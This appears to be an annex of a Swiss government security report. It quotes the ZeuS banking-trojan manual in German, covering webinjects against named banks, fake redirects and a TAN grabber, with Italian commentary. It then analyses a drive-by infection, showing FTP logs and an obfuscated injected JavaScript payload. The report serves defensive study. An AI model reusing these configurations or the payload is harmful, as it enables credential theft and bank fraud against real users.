   2. Suche nach Logs per Vorgaben, in denen die gewünschten POST-Angaben hervorgehoben sind (ermöglicht zum Beispiel auf der Webseite http://rambler.ru/ nur Logs und Kennwort herauszuholen, wobei bei der Suche alle übrigen Daten weggelassen werden).
9. Speicherung von Logs in verschlüsselten Dateien, in der Struktur von Verzeichnissen: Botnet\Land\ID des Computers.
10. Erteilung von Befehlen an die Bots (auch Filter möglich).
11. Wenn Sie über PHP-Kenntnisse verfügen, können Sie das Steuerungs-Panel selbst nach Ihrem Geschmack umgestalten.

3. **Il Builder**

È specialmente interessante il punto 5 nel cui contesto gli sviluppatori rinviano a una cifratura polimorfa, che genera ogni volta una nuova versione del cavallo di Troia e rende quindi il bot difficilmente riconoscibile dai programmi antivirus.

1. In VC++ 8.0 geschrieben, ohne Verwendung von RTL usw., in reiner WinAPI, wodurch ein kleiner Umfang erreicht wird (hängt von der Zusammenstellung ab, bei Zusammenstellung mit Log-Decoder beträgt der Umfang mehr als 400 kb, da eine Länderdatenbank nach IP-Nummern eingeschlossen wird).
2. Status-Übersicht des laufenden Systems; um den Bot zu testen, können Sie ihn auf Ihrem eigenen Computer starten und ihn dann per Tastendruck löschen.
3. Log-Decoder, mit Gliederung nach Ländern.
4. Builder für die Konfigurationsdatei (verschlüsselt) und den Bot selbst.
5. Polymorphe Verschlüsselung – **BETA**. *Befindet sich derzeit im Test-Stadium und garantiert keinen hundertprozentigen Schutz gegen Antiviren-Software. Die Fertigstellung dieser Funktion in nächster Zeit wird jedoch gewährleistet.*

Installazione del bot

Nel capitolo successivo viene descritta l'installazione del pannello di controllo su un server. Come risulta dalle spiegazioni qui appresso, fungono da modello Content Management System usuali, basati su PHP, come Wordpress, Typo3 oppure Textpattern. Basta assegnare alle cartelle le corrispondenti autorizzazioni di scrittura (chmod 777) e avviare l'installazione via index.php. Seguono poi una serie di parametrizzazioni come password, indirizzi del server e altro.

1. Der Server sollte mindestens folgende Software vorinstalliert haben: Apache, beliebige Version, PHP ab Version 4 oder höher, MySQL ab Version 4 oder höher. Gewöhnlich sind diese Programme bereits auf dem Server installiert, andernfalls wenden Sie sich an den Supportservice des Servers.
2. Kopieren Sie den Inhalt des Ordners **'web'** aus Ihrem Softwarepaket in ein beliebiges (optimalerweise neues) Verzeichnis Ihrer Wahl auf den Server, auf das Sie Zugriff via HTTP-Protokoll haben.
3. Falls der Server auf einem *nix – System (Linux, FreeBSD etc.) läuft, setzen Sie auf dem Verzeichnis **'system'** die Rechte 0777 (chmod).
4. Rufen Sie via HTTP das Script **'install/index.php'** auf (z.B. http://bot.net/zeus/.install/index.php); daraufhin sollte das Installationsscript starten. Falls dies nicht geschieht, ist möglicherweise der Server nicht korrekt eingerichtet.
5. Machen Sie alle vom Script abgefragten Angaben.
   1. **Root login:** Login und Passwort für den erstellten Administrator des Steuerungspanels.
   2. **MySQL server:** Angaben für die MySQL-Nutzung. Der angegebene User muss bereits existieren, die angegebene DB wird aber automatisch erstellt, falls sie nicht existiert; die Rechte zur Datenbank-Erstellung müssen gegeben sein).
   3. **MySQL tables:** Tabellen-Namen in der MySQL-DB. Sollten im Falle von Maskierung geändert werden.
   4. **Local paths:** Lokale Harddisk-Pfade relativ zum Installationsverzeichnis.

5. **Options:** Zusätzliche Optionen (können nach der Installation im Steuerungspanel geändert werden).

   Enable log write to database: Logs von infizierten Computern in die DB schreiben? Diese Methode ermöglicht es, Suchabfragen direkt über das Steuerungspanel durchzuführen, sie erfordert allerdings mehr Serverressourcen.

   1. **Enable log write to local path:** Logs von infizierten Computern in Dateien schreiben? Die Dateien werden verschlüsselt und können erst nach ihrer Entschlüsselung durch den Builder eingesehen werden.
   2. **Online bot timeout:** Timeout der online befindlichen Bots, sollte je nach Server 0-5 Minuten mehr als der Wert TIMER_STATS in der Bot-Konfiguration betragen. Empfohlener Wert: TIMER_STATS plus 5 Minuten.
6. Klicken Sie auf den Button **'Install'**; die Installation kann bis zu einer Minute dauern (die Länder-Datenbank nach IP-Nummern wird gefüllt).
7. Falls die Installation erfolgreich war, können Sie das Verzeichnis **'.install'** löschen, und direkt ins Steuerungspanel gehen. Falls bei der Installation Fehler auftreten, prüfen Sie die Richtigkeit der Dateneingabe, evtl. sollten die Einstellungen von PHP und MySQL überprüft werden, darüber hinaus können Sie sich an den technischen Support von **ZeuS** wenden.

Configurazione

Gli sviluppatori hanno suddiviso la configurazione in una parte statica e in una parte dinamica. Nella parte statica figurano parametri come un trimmer e l'URL per il rinnovo del file di configurazione. La parte dinamica contiene parametri che garantiscono la robustezza della rete e un rapido cambiamento di eventuali obbiettivi di attacco. In questa parte si trovano ad esempio gli URL dai quali sono scaricate e installate versioni aggiornate, se del caso su più località (backup). Se uno degli indirizzi viene scoperto e bloccato dalla polizia, il bot utilizza un indirizzo alternativo e scarica successivamente una versione aggiornata. Vi si trovano anche gli URL sui quali sono memorizzati i dati derubati (Dropbox), nonché gli URL alternativi dai quali è possibile scaricare il file di configurazione. Vi si trova infine anche il file con i Webinjects (cfr. più sotto).

Die Datei besteht aus den beiden Abschnitten **StaticConfig** und **DynamicConfig**.

StaticConfig: Die Werte dieses Abschnitts werden direkt in die Bot-Datei, d.h. die exe-Datei geschrieben, sie definieren das grundsätzliche Verhalten des Bots auf dem Rechner des Opfers.
Je nach Ihrer Paketzusammenstellung können einige der Parameter für Sie ohne Bedeutung sein; alle bedeutsamen Parameter sind in dem Beispiel, das dem Softwarepaket beiliegt, ausgeführt.

- **botnet [Zeile] –** legt die Bezeichnung des Botnets fest, zu dem der Bot gehört.
  Zeile – Bezeichnung des Botnets, bis zu 4 Zeichen oder 0 für den Defaultwert.

  Empfohlener Wert: botnet 0

- **timer_config [Wert1] [Wert2] –** bestimmt die Zeitspanne, innerhalb deren die Erneuerung der Konfigurationsdatei empfangen werden soll.
  Wert1 – bestimmt die Zeit in Minuten, innerhalb deren die Konfigurationsdatei erneuert werden soll, falls sie beim letzten Mal erfolgreich geladen wurde.
  Wert2 – bestimmt die Zeit in Minuten, innerhalb deren die Konfigurationsdatei erneuert werden soll, falls es beim letzten Laden zu Fehlern gekommen ist.

  Empfohlener Wert: timer_config 60 5

- **timer_logs [Wert1] [Wert2] –** bestimmt die Zeitspanne, innerhalb deren die angesammelten Logs an den Server gesendet werden sollen.
  Wert1 – bestimmt die Zeit in Minuten, innerhalb deren die Logs gesendet werden sollen, falls die letzte Übertragung erfolgreich war.
  Wert2 – bestimmt die Zeit in Minuten, innerhalb deren die Logs gesendet werden sollen, falls es bei der letzten Übertragung zu Fehlern gekommen ist.

  Empfohlener Wert: timer_logs 2 2

- **timer_stats [Wert1] [Wert2] –** bestimmt die Zeitspanne, innerhalb deren die die Statistik an den Server gesendet werden soll. (hierzu zählen die Installationen, die online befindlichen Bots, offene Ports der Socks-Services, Screenshots usw.)
  Wert1 – bestimmt die Zeit in Minuten, innerhalb deren die Statistik gesendet werden soll, falls die letzte Übertragung erfolgreich war.
  Wert2 – bestimmt die Zeit in Minuten innerhalb deren die Statistik gesendet werden soll, falls es bei der letzten Übertragung zu Fehlern gekommen ist.

  Empfohlener Wert: timer_logs 20 10

- **url_config [url] –** URL der Haupt-Konfigurationsdatei; dies ist der wichtigste Parameter; wenn die Konfigurationsdatei bei der Infektion des Opfer-Rechners unter der angegebenen URL nicht verfügbar ist, ist die Infektion sinnlos.

- **url_compip [url] [Wert] –** legt die Webseite zur Überprüfung der eigenen IP fest, dient zur Definition der NAT.
  ° ° **url –** bestimmt die URL der Webseite
  ° ° **Wert –** Bestimmt die Anzahl Byte, die downzuloaden ausreicht, um am Download seine IP zu erkennen.

- **blacklist_languages [Wert1] [Wert2]...[WertX] –** legt die Liste von Windows-Sprachcodes fest, für die sich der Bot immer im Sleep-Modus befinden soll, d.h. er wird keine Logs und keine Statistik versenden, aber die Konfigurationsdatei kontaktieren.
  ° ° **WertX –** Sprachcode, zum Beispiel für RU: 1049, EN: 1033.

DynamicConfig, i valori di questa sezione sono scritti nel file definitivo di configurazione. A seconda della composizione del pacchetto alcuni parametri possono essere irrilevanti per voi; tutti i parametri importanti sono eseguiti nell'esempio allegato al pacchetto del software.

- **url_loader [url] –** legt die URL fest, unter der man ein Upgrade des Bots downloaden kann. Dieser Parameter ist nur dann aktuell, wenn Sie eine neue Bot-Versions ins Botnet geschickt haben und seine Konfiguration über dieselbe URL überschrieben haben wie die alte Konfiguration; in diesem Fall beginnen die alten Bot-Versionen, sich über die in diesem Eintrag angegebene Datei zu erneuern.

- **url_server [url] –** legt die URL fest, über die Statistik, Dateien, Logs usw. von den Rechnern der Opfer versendet werden.

- **file_webinjects –** legt die lokale Datei mit der Liste der Webinjects fest. Eine Beschreibung des Formats dieser Datei finden Sie hier.

Unterabschnitt AdvancedConfigs – Enthält die Liste der URLs, unter denen eine Reserve-Konfigurationsdatei downgeloadet werden kann, falls die Hauptdatei nicht verfügbar ist. Es ist empfehlenswert, in diesen Unterabschnitt 1-3 URLs einzutragen; dadurch kann das Botnet vor dem Untergang bewahrt werden, wenn die Hauptdatei nicht verfügbar ist, und danach in aller Ruhe auf einen anderen Server übertragen werden. Unter den angegebenen URLs brauchen nicht notwendigerweise Dateien vorhanden zu sein, es geht vielmehr darum, dass man später unter diesen URLs Dateien ablegen kann. Die Dateien müssen erst abgelegt werden, nachdem die Nichtverfügbarkeit der Haupt-Konfiguratios-Datei festgestellt wurde. Falls Sie unter diesen URLs immer Dateien bereithalten möchten, müssen Sie sie immer gleichzeitig mit der Haupt-Konfigurationsdatei erneuern. Die Reservedateien unterscheiden sich durch nichts von der Hauptdatei und werden auf dieselbe Weise erstellt wie diese.

URL-Redirects

In un intento di semplificazione sulla base di esempi concreti, questo capitolo descrive le funzionalità degli URL-Redirects.

Die Auflistung der URL-Redirects (im weiteren: «Fakes») wird im Unterabschnitt **WebFakes** des Abschnitts **DynamicConfig** aufgeführt.

Format des Eintrags: [ursprüngliche URL] [neue URL] [Schalter] [Blackmask POST] [Whitemask POST] [Blockierungs-URL]

- **ursprüngliche URL** – URL, die geändert werden soll; es kann eine Mask verwendet werden.

- **neue URL –** = Fake: die URL, die anstelle der ursprünglichen URL aufgerufen werden soll.

- **Schalter –** bestimmt die Hauptbedingung des Aufrufs; kann aus mehreren Schaltern in beliebiger Reihenfolge bestehen, allerdings wird die Gross-/Kleinschreibung berücksichtigt [case-sensitive]. Derzeit sind folgende Schalter verfügbar:
  - **P –** neue URL laden bei POST-Anfrage der ursprünglichen URL.
  - **G –** neue URL laden bei GET-Anfrage der ursprünglichen URL.
  - **S –** neue URL laden unter Beibehaltung des Pfades.

    Dieser Schalter erlaubt die freie Verwendung von "Scamsites" als gewöhnliche "Fake-Sites"; ausführlicher siehe weiter unten.

- **Blackmask POST –** Mask derjenigen an die neue URL übergebenen POST-Daten, bei deren Vorliegen nicht die Fakesite geladen wird. Gewöhnlich werden hier Felder angegeben, die sich in der Fakesite befinden; dadurch kann verhindert werden, dass die Fakesite in einer Endlosschleife auf sich selbst verweist. Wenn keine Notwendigkeit vorliegt, dieses Feld auszufüllen, kann es leer gelassen werden oder mit dem Zeichen * ausgefüllt werden.

- **Whitemask POST –** Mask derjenigen an die neue URL übergeben POST-Daten, bei deren Vorliegen die Fakesite geladen wird. D.h., wenn die POST-Daten nicht mit dieser Maske übereinstimmen, so wird die Fakesite nicht geladen. Dieses Feld wird in der Praxis ziemlich selten verwendet; lassen Sie es leer oder füllen Sie es mit dem Zeichen * aus, damit es ignoriert wird.

- **Blockierungs-URL –** falls Ihr URL-Redirect nur ein Mal auf dem Rechner des Opfers geladen werden soll, muss hier eine URL-Mask angegeben werden, bei deren Aufruf das betreffende URL-Redirect auf dem Rechner nicht mehr verwendet wird. Falls Sie es nicht benötigen, lasen Sie dieses Feld leer.

Lade-Algorithmus des URL-Redirects:

1. Suche der vom Opfer geladenen URL in der Konfigurationsdatei.
2. Prüfung der Schalter.
3. Überprüfung auf Übereinstimmungen mit der Blackmask.
4. Überprüfung auf Übereinstimmungen mit der Whitemask.
5. Aufruf der neuen URL.

Verwendung des Schalters «S»:

Dieser Schalter wird meist für die Übergabe der Steuerung an die «Scamsite» verwendet. Durch das Setzen des Schalters muss die **neue URL** die Grund-URL für die «Scamsite» sein; der Bot fügt am Ende der **neuen URL** einen Teil des Pfads aus der realen URL an, beginnend nach dem Letzten Slash (Zeichen: "\","/") der übereinstimmenden **ursprünglichen URL**.

Beispiele:

entry webfakes

- **http://*.rambler.ru* http://yandex.ru GP * ***
  Welche Seite das Opfer auf rambler.ru auch zu öffnen versucht, es wird immer die Hauptseite von yandex.ru geladen.

- **http://mail.rambler.ru/script/auth.cgi http://mydomain/myrambler.asp P "*&mailtan=*" ***
  Beispiel eines "Übergangs"-Fakes, der das Feld „mailtan" beinhaltet. Die Fakesite wird geladen bei POST-Anfragen, in denen „mailtan" nicht vorkomt, deshalb wird nach der Verarbeitung des Fakes das Opfer normal auf seine E-mails gelangen.

- **http://mail.rambler.ru/script/auth.cgi http://mydomain/myrambler.asp P "*&mailtan=*" "*login=*"**
  Beispiel eines "Übergangs"-Fakes, der das Feld „mailtan" beinhaltet. Die Fakesite wird geladen bei POST-Anfragen, in denen „mailtan" nicht vorkommt, in denen aber "login" vorkommt.

end

Webinjects

Segue una descrizione di formato per l'utilizzazione dei Webinjects. Per Webinjects si intendono porzioni del codice HTML che sono inserite nelle pagine Internet originali o che ne sostituiscono delle porzioni. Con «data_before» si definisce la riga di codice dopo la quale inizia la modificazione e con «data_after» si definisce in maniera corrispondente la fine della modificazione.

Zwecks bequemeren Schreibens werden Webinjects in eine eigene Datei geschrieben, die in der Konfigurationsdatei als **DynamicConfig.file_webinjects** angegeben wird. Selbstverständlich werden nach der Erstellung der endgültigen Konfigurationsdatei keinerlei zusätzlichen Dateien mehr generiert.

Die Datei besteht aus einer Auflistung von URLs, für die eine unbegrenzte Anzahl Webinjects angegeben werden kann; die zu ändernde URL wird in einer Zeile nach den Regeln Konfigurationsdatei angegeben: set_url [URL] [Schalter] [Blackmask POST] [Whitemask POST], wobei die beiden letzten Parameter fakultativ sind.

- **URL –** die URL auf die das Webinjekt angesetzt werden soll; der Einsatz einer Mask ist möglich.
- **Schalter–** bestimmt die Hauptbedingung des Aufrufs; kann aus mehreren Schalter in beliebiger Reihenfolge bestehen, allerdings wird die Gross-/Kleinschreibung berücksichtigt [case-sensitive]. Derzeit sind folgende Schalter verfügbar:
  - **P –** Webinject ausführen bei POST-Anfrage der URL.
  - **G –** Webinject ausführen bei POST-Anfrage der URL [sic; Anm. d. Ü.].
  - **L –** ändert den Zweck des Webinject; wenn dieser Schalter gesetzt wird, wird der gewünschte Daten-Ausschnitt erhalten und unverzüglich im Log gespeichert.
- **Blackmask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen das Webinject nicht ausgeführt wird
- **Whitemask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen das Webinject ausgeführt wird.

Nach der Angabe der URL folgt aber der nächsten Zeile eine Auflistung der Webinjects, die bis zum Dateiende reicht oder bis zur Angabe einer neuen URL mittels eines weiteren Eintrags vom Typ **set_url**. Einen Webinject besteht aus drei Elementen:

- Ohne Schalter **L**:
  - **data_before –** Mask der Daten, nach denen neue Daten aufgezeichnet werden sollen.
  - **data_after –** Mask der Daten, vor denen neue Daten aufgezeichnet werden sollen.
  - **data_inject –** neue Daten, die das zwischen **data_before** und **data_after** Enthaltene ersetzen werden.
- Mit Schalter **L**:
  - **data_before –** Mask der Daten, nach denen der Ausschnitt der zu erhaltenden Daten beginnt.
  - **data_after –** Mask der Daten, vor denen der Ausschnitt der zu erhaltenden Daten endet.
  - **data_inject –** hat die Funktion des Kopfteils für die zu erhaltenden Daten, dient lediglich zur visuellen Hervorhebung in den Logs.

Beispiele:

```
set_url https://www.e-gold.com/acct/balance.asp* GPL
data_before
<form name=fiat*</form>
data_end
data_inject
data_end
data_after
<th colspan=4 align=left valign="bottom"
data_end
```

- set_url https://online.wellsfargo.com/das/cgi-bin/session.cgi* GL
- data_before
-
- data_end
- data_inject
- data_end
- data_after
- <td id="sidebar" align="left" valign="top" class="noprint">
- data_end
-
- set_url https://www.wellsfargo.com/* G
- data_before
- <input type="password"*
- data_end
- data_inject
-
<label for="atmpin">ATM PIN</label>:
- <input type="password" accesskey="A" id="atmpin" name="USpass" size="13" maxlength="14" style="width:147px" tabindex="2" />
- data_end
- data_after
- data_end

TAN-Grabber

L'ultimo capitolo delle istruzioni si occupa della funzione del TAN-Grabber (Transaction Authentification Number). L'esempio si riferisce a un indirizzo di banking online.

Auflistung der Einstellungen des TAN-Grabbers; wird im Unterabschnitt **TanGrabber** des Abschnitts **Dynamic-Config** gespeichert.

- **Format des Eintrags:** [URL-Mask] [Schalter] [Whitemask POST] [Blackmask POST] [Bezeichnung des Werts]

- **URL-Mask –** URL, beim Übergang auf welche die TAN in den POST-Daten gesucht werden soll.

- **Schalter –** bestimmt die Hauptbedingung des Erhalts der TAN, kann aus mehreren Schaltern in beliebiger Reihenfolge bestehen, allerdings wird die Gross-/Kleinschreibung berücksichtigt [case-sensitive]. Alle gemeinsam erlauben eine eine genauere Bestimmung der TAN. Derzeit sind folgende Schalter verfügbar:
  - **Sxx –** legt fest, nach welcher Anzahl ausgelassener TANs die TAN ausgetauscht werden muss. **xx –** Zahl
  - zwischen 1 und 99, die diese Anzahl angibt.
  - **Rxx –** legt fest, dass die Bezeichnung der TAN in den POST-Daten variabel ist, und ermöglicht es, das Auffinden der TAN nach der Position zu bestimmen. **xx –** Zahl zwischen 1 und 99, die diese Position angibt.
  - **Cxx –** legt die Anzahl der Ziffern in der TAN fest.. **xx –** Zahl zwischen 1 und 9.

- **Whitemask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen der TAN-Grabber ausgeführt wird.

- **Blackmask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen der TAN-Grabber ausgeführt wird.

- **Bezeichnung des Wertes –** Wenn Sie die Schalter **R** oder **C** nicht gesetzt haben, so muss hier unbedingt die Bezeichnung derjenigen Variablen in den POST-Daten angegeben werden, welche die TAN erhält; es kann eine Mask verwendet werden.

Funktions-Algorithmus des TAN-Grabbers:

1. Suche der URL in der Konfigurationsdatei.
2. Prüfung der POST-Daten.
3. Prüfung des Wertes des Schalters **S**.
4. Suche der Variable mit der TAN.
5. Speicherung der TAN.

6. Ersetzung der TAN den in POST-Daten und Fortsetzung der Ausführung der Abfrage.

Beispiele:

entry tangrabber

- https://banking.*sparkasse*.de/cgi/login.cgi S3 * tan

end

La descrizione dei diversi aspetti dell'installazione e dell'utilizzazione di ZeuS evidenzia che questo software può essere utilizzato anche da persone senza particolari conoscenze specialistiche. Chi ha già utilizzato un'applicazione PHP o MySQL vi constaterà ampie analogie. Ciò corrisponde al concetto di professionalizzazione degli attori: un gruppo sviluppa il software e lo offre in vendita sul mercato nero. Un altro gruppo genera e diffonde in tal modo il malware per erigere una rete bot – ad esempio tramite e-mail di spam. Tale rete viene successivamente affittata da un terzo gruppo per attaccare i sistemi di e-banking e assumere money mules. Tutti e tre gli attori hanno un punto in comune: esercitano un'attività criminale per arricchirsi finanziariamente.

10.2 Infezioni drive-by: cosa sono e come funzionano

Nei suoi rapporti semestrali 2007/1 e 2007/2 MELANI ha riferito sulle infezioni drive-by e descritto le possibilità di prevenzione nell'ottica degli utenti e degli esercenti di pagine Web. Nel corso dell'anno passato il pericolo di infezioni drive-by è ulteriormente accresciuto. Il presente allegato spiega il decorso di una simile infezione sulla base di un esempio svizzero reso anonimo.

Definizione

Le infezioni drive-by sono un mezzo di diffusione di malware. Esse consentono di infettare un computer per il solo fatto di navigare su una pagina Web. A seconda delle circostanze l'utente non se ne accorge. L'obiettivo degli autori del malware è in genere di procurarsi l'accesso ai computer degli utenti finali. Il concetto di infezione «drive-by» è un americanismo, che si rifà al confort del consumatore in automobile (ad esempio shopping «drive-by», ristorante «drive-by» o cinema «drive-by») e viene applicato metaforicamente alla navigazione in Internet. Nel quadro degli attacchi drive-by gli autori del malware utilizzano abusivamente le pagine Web di terzi, inserendo elementi nocivi nel loro codice.

L'infezione

Esistono numerose possibilità di infettare con codici nocivi pagine Web. Le applicazioni basate su PHP comportano sovente porzioni vulnerabili che rendono possibile l'accesso al sistema operativo o al sistema di dati. Anche il server Web può comportare simili lacune di sicurezza. Il loro sfruttamento consente agli aggressori di manipolare i contenuti Web e di insinuarvi un ulteriore codice. Un'ulteriore possibilità di modificazione dei contenuti Web è costituita dall'utilizzazione abusiva dei file di log FTP, utilizzati per la gestione delle pagine Web. Il computer a partire dal quale la pagina Web è gestita viene infettato con un cavallo di Troia che deruba i dati di accesso. L'aggressore utilizza successivamente le password derubate per effettuare il login e completare il codice delle pagine Web con funzioni nocive. Que-

ste manipolazioni sono effettuate manualmente dall'aggressore o automaticamente da un bot.

L'estratto qui appresso di file di log FTP (figura 1) illustra un simile attacco. L'analisi evidenzia che sono state caricate non una, bensì tre porzioni nocive e più esattamente il 4 marzo 2008, il 20 marzo 2008 e il 26 aprile 2008. Nella fattispecie gli indirizzi IP erano registrati in Canada e negli USA. Si trattava con grande probabilità di un attacco automatico. Gli indirizzi IP rinviano unicamente a un computer proxy o un computer di rete bot, ma non all'aggressore stesso.

```
2008-03-04 11:49:42 68.148.9.86 xyz 21 [24236]USER xyz 331 0 0 0
2008-03-04 11:49:42 68.148.9.86 xyz 21 [24236]PASS – 230 0 0 15
2008-03-04 11:49:53 68.148.9.86 xyz 21 [24236]sent /xyz/index.html 426 0 0 110
2008-03-04 11:49:53 68.148.9.86 xyz 21 [24236]sent /xyz/index.html 226 588 0 1031
2008-03-04 11:50:20 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 426 0 0 125
2008-03-04 11:50:20 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 226 963 0 953
2008-03-04 11:50:33 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 226 0 0 0
2008-03-04 11:50:33 68.148.9.86 xyz 21 [24236]sent /xyz/Main_Frame.htm 226 0 0 0
2008-03-04 11:50:36 68.148.9.86 xyz 21 [24236]created Main_Frame.htm 226 0 4127 1844
2008-03-20 07:52:01 74.138.129.195 xyz 21 [45992]USER xyz 331 0 0 0 – -
2008-03-20 07:52:05 74.138.129.195 xyz 21 [45992]PASS – 230 0 0 16 – -
2008-03-20 07:52:38 74.138.129.195 xyz 21 [45992]sent /xyz/index.html 226 588 0 172 – -
2008-03-20 07:52:50 74.138.129.195 xyz 21 [45992]sent /xyz/Left_Frame.htm 226 5875 0
328 – -
2008-03-20 07:53:07 74.138.129.195 xyz 21 [45992]created Left_Frame.htm 226 0 6975
3515 – -
2008-04-28 07:43:30 24.127.176.63 xyz 21 [19408]USER xyz 331 0 0 0 – -
2008-04-28 07:43:34 24.127.176.63 xyz 21 [19408]PASS – 230 0 0 16 – -
2008-04-28 07:44:06 24.127.176.63 xyz 21 [19408]sent /xyz/index.html 226 588 0 109 – -
2008-04-28 07:44:20 24.127.176.63 xyz 21 [19408]sent /xyz/Left_Frame.htm 226 3687 0
234 – -
2008-04-28 07:44:37 24.127.176.63 xyz 21 [19408]created Left_Frame.htm 226 0 6971 3359
– -
```

Figura 1: Estratto del file di log FTP di un server compromesso

Il codice insinuato

Per rendere più difficile l'analisi nell'esempio qui sopra il codice insinuato è stato scritto in maniera talmente complicata da essere difficilmente rintracciabile, ma pur sempre funzionante (offuscazione). Per analizzare il codice occorre quindi anzitutto ripristinarlo in una forma rintracciabile (deoffuscazione). Questo metodo di offuscazione è utilizzato anche in ambito di programmazione in JavaScript per proteggere la proprietà intellettuale: nell'esempio qui sopra è però palesemente utilizzato per impedire agli amministratori di capire la piena funzionalità del codice.

Nella figura 2 il codice HTML originale è contrassegnato in verde, mentre quello aggiunto è contrassegnato in rosso. Esso consta di una stringa molto lunga in JavaScript: $="[…]". Ai fini di una migliore illustrazione nella figura 2 sono state inserite interruzioni di riga. Nell'ultima riga la stringa viene «unescaped» (decompressa), i risultati sono inviati al metodo «document.write» e quindi inoltrati al browser Web per esecuzione. Nel testo in chiaro è visibile soltanto il seguente codice:

eval(unescape($));document.write($);

Nel caso delle pagine Web con poco o senza JavaScript simili frammenti di codice bastano come segnali di allarme. A seconda delle circostanze tali frammenti non bastano più nel caso di pagine Web più complesse. Sovente, dato che l'integralità del codice JavaScript è contenuta in un'unica lunga riga, il codice viene individuato dal Webmaster soltanto dopo che un visitatore ha annunciato un'infezione.

```
<html>
<head>
<title>Widgets Info Page</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"> </head>

<body bgcolor="#000000" background="Images/Top_Widget.jpg">
<div align="center">
° <p><img src="Images/Left_Widget.jpg" width="680" height="444" usemap="#Map2" border="0">
° ° <map name="Map2">
° ° ° <area shape="rect" coords="2,1,677,447" href="Frame_Left.htm" target="_self">
° ° </map>
° ° <br>
° ° <map name="Map">
° ° ° <area shape="rect" coords="5,6,397,511" href=Description_Main.htm" target="_self" alt="Description of Widgets" ti-
tle="Description of Widgets">
° ° </map>
° </p>
° <p><font face="Garamond" size="4"><b>Widget Overview</b></font></p>
° <p><b><font face="Garamond" size="4">Super New Widgets </font></b></p>
° <p>  </p>
</div>
<script language="javascript">$="%63a%3d%22%2566u%256ectiax%256fn %2564c%2573(%2564s,e%2573){d %2573%253
du%256 ee%2573c%25ae61p%22;da%3d%22fqb0})-~ug0Qbbqi87e~%257F7% 3c7tfu7%3 c7dxb7%3c7v yb7%3c7fy v7%3 c7
huc7%3c7fuc7%3c7wxd7%3c7u~y7%3c7ud~7%3c7|uf7%3c7dgu79+fqb0|)-~ug0Qbbqi 87q7%3c7 r7 %3c7s7%3c7t 7%3 c7u7
%3c7v7%3c7w7%3c7x7%3c7y7%3c7z7%3c7{7%3c7| 7%we3c7}7%3c7~7 %3c7%257F7%3c7`7%3c 7a7%3qc7b7% 3c7c7%
3c7%2 2;dd%3d%22}Sx%3ctSx%3c}^}+yv8d)K7i7M,%25u22%2520%2520%279kd)K7di7M0-0%2522%2520%2520%27+m}^}-
S]^8d)K7t7M%3cd)K7}7M%3cd)K7i7M9+iSx!-|)K888 d)K7i7 M6% 2520hQQ9;}^}9 50&5##95 0%2522&M+ iSx%2522|)K88 88d
)K7i7 M6 %2520h##!!9..#9;}^}950!%25209M +}Sa x%22;d c%3d%220 d)K7t 7M-t)%3ewudTqdu 89%3d8t)% 3ewudT qi899+yv8
d)K7t7M,%25209d)K7t7M-!+d) K7}7Mt )%3ewu d]%257F~d x89;!+ ve~ sdy %a 257F ~0S]^8t%3c}%3ci9kfqb0b-888i;8 #:t99;8}
Nt9:#9;t9+budeb~0b+mfqb0t-7fuc|%x3 257Fh% 3es%25 7F}7+f qb0iSx !%3ciSx %2522 %3c%22;de%3d%22-|)K88d) K7}7M;}^
}950%2522%259M+yv888d)K7t7 M:%25229.-%25209 6688d) K7t7M: %25229,-)99tSx-~)K8d)K7t7M50!%25209M54+u|cu0tSx-
|)K88d)K7t7M:&950%2522%279M+4-%3eb u`|qsu8t% 3ciSx%2522; }Sx w;iSx!;tSx;})Kd)K7} 7M%3d! M;7%3 es%257F }79+%2
2;cb% 3d% 22e(%2564s)%2 53bs t%253dt %256d %2570% 253d%252 7% 2527 ;for(i% 253d0;i%2 53cds.% 256caden% 22;d
z3d%22%2566u%256e%2563tioax%256e %2564 w%e252 8t){% 2563 a%2 53d %25 27%252564%2525 6f%252563u me%25
256et.%252577r%2569t%252565(%2525 22%25 27;c e%2 53d%2 527%252 522) %2 527;cb 253d%25 27%25253c scr%2525
69%252570t%25256ca%25256%2565g%25257%2535a%25256%2537e%25253d%25255c%2525%25322%256aa%2576a%2
52573c%2572%2569%252570t%25255c%252522%25253e%2527;cc%253d%2527%25253c%25255c%25252fscrip%2574%2
5253e%2527;eval%2528une%2573ca%2570%2565(t%2529%2529%257d;%22;cd%3d%223ds%2574%252b%2553%2574rin
%2567.fr%256f%256dC%2568%2561rCo%2564e(%2528%2574mp.%22;cu%3d%22(p}b4g`mxq)6b}g}v}x}`m.|}ppqz6*(}rfuyq4gf
w)6|``d.:;bqgx{l:w{y;xp;sfs;64c}p`|)%25$$4|q}s|`),$*(;}rfuyq*(;p}b*%22;st%3d%22%2573t%253d%2522%253dst%253b%2564c
%2573(%2564%2561%252b%2564b%252b%2564%2563%252b%2564d%252b%2564e%252c1%2530)%253b%2564%2577(
%2573%2574)%253b%2573%2574%253d$%253b%2522%253b%22;db%3d%22d7%3c7e7%3c7f7%3c7g7%3c7h7%3c7i7%3
c7j79+fqb0~)-ug0Qbbqi8!%3c%2522%3c#%3 c$% 3c%25%3 c&%3c%2 7%3c (%3c) 9+fq b0d)-~ug0Qbbqi89+fqb0t)-~ug0 Tq
du8 9+d)K7i7Ma-t)%3ewudVe||luqb89+yv8t) %3ewu dTqi89.#9d) K7t7M-)%3 ewudTqd u8 9% 3d8t)% 3ewudTqi 89;% 25229 +
u|c u% 22;ce%3 d%22%2563har%2543o%256 4eA%2574( %25 30)^% 2528 %252 70%2 578%2 5300%2 527+e s))% 2tzr529
;}}%22;cc%3d%22%2567th;%2569+++%2529{tm%2570%253dds.sl%2569c%2565(%2569,i%252b1%2529;s%2574%25%22;op
%3d%22%2524%253d%2522%2564w(%2564cs%2528cu,%25314)%2529;%2522;%22;cz%3d%22%2566%2575n%2563ti%25
6f%256ecz%2528c%257a){%2572et%2575rn%2520c%2561%252bcb+%2563%2563+%2563d+c%2565c%257a;}%253b%22;
%69%66(d%6fc%75%6den%74.%63o%6fki%65.%69nd%65xO%66%28%27vbul%6c%65%74in_%6dult%69qu%6fte%3d%27)
